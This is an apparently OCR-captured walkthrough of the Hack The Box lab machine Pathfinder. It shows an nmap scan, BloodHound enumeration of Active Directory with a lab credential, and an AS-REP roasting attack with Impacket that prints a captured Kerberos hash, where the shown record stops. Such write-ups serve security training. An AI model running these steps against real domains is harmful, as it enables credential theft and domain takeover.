

pathfinder




```
┌──(root💀kali)-[/Documents/htb/boxes/pathfinder]
└─# nmap -sC -sV  -p- 10.10.10.30
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 19:03 EDT
Nmap scan report for 10.10.10.30
Host is up (0.062s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-06-01 06:16:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGACORP.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGACORP.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PATHFINDER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h11m02s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-06-01T06:17:02
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.57 seconds
```

Port 88 is typically associated with Kerberos and port 389 with LDAP, which indicates that this is a
Domain Controller. We note that WinRM is enabled on port 5985.




Enumeration

Using the credentials we obtained in a previous machine; `sandra:Password1234!`, we can attempt to enumerate Active Directory. We can achieve this using BloodHound. There is a python bloodhound injester, which can be found here. It can also be installed using pip: `pip install bloodhound`



```
┌──(root💀kali)-[/Documents/htb/boxes/pathfinder]
└─# bloodhound-python -d megacorp.local -u sandra -p 'Password1234!' -gc pathfinder.megacorp.local -c all -ns 10.10.10.30
INFO: Found AD domain: megacorp.local
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 5 users
INFO: Connecting to GC LDAP server: pathfinder.megacorp.local
INFO: Found 51 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Pathfinder.MEGACORP.LOCAL
INFO: Done in 00M 16S

┌──(root💀kali)-[/Documents/htb/boxes/pathfinder]
└─# ls
computers.json  domains.json  groups.json  pathfinder.ctb  pathfinder.ctb~  pathfinder.ctb~~  pathfinder.ctb~~~  users.json
```

The json files should now be in the working directory, ready to be imported into BloodHound.




```
┌──(root💀kali)-[/Documents/htb/boxes/pathfinder]
└─# neo4j start
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Started neo4j (pid 13131). It is available at http://localhost:7474/
There may be a short delay until the server is ready.
See /usr/share/neo4j/logs/neo4j.log for current status.
```

You will be then prompted to change your password. Next, we start BloodHound

```
bloodhound --no-sandbox
```

Ensure you have a connection to the database; indicated by a ✔ symbol at the top of the three input fields. The default username is `neo4j` with the password previously set.

Opening BloodHound, we can drag and drop the .json files, and BloodHound will begin to analyze the data. We can select various queries, of which some very useful ones are `Shortest Paths to High value Targets` and `Find Principles with DCSync Rights`.



Upload Progress

computers.json

Upload Complete 100%

domains.json


Upload Complete 100%

groups.json

Upload Complete 100%

users.json


Upload Complete 100%



We can see that the `svc_bes` has `GetChangesAll` privileges to the domain. This means that the account has the ability to request replication data from the domain controller, and gain sensitive information such as user hashes.


https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

It's worth checking if Kerberos pre-authentication has been disabled for this account, which means it is vulnerable to ASREPRoasting. We can check this using a tool such as Impacket's `GetNPUsers`.




```
┌──(root💀 kali)-[/Documents/htb/boxes/pathfinder]
└─# GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc_bes
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:0ab7e156eb2cbe03531dd04cf033fce2$1ae73aab1d83db616a335de74af583cb74f962e0666fef1e965ccb9ac30b24a175cc42c92ee9327fc052f
5e1909eb37cf53ed93ebb75256ddf501252cc6c44a340078d90b6ba85a0fea6bc18cff28901f282f0d2ee1a4a83134f76c73c994c7eca3e99013900d3513be2379bb29cd2b38b4affdc674b0dae
fd85c34ce0cad6b3f38f65849ab3c66545b02504cb5f12d5bc1754c258083e52afba81ebd76b3d166b21c98999f72e180dd81e4a22173ceb3a3ea2465a1dbd439fbcb314e9419867d88c09409c4
7330c2b0f8cf3cebe35d0adc5118a997f797495855da295e7db949ff8e1498939c05b01dd2a93cf66c29b
```

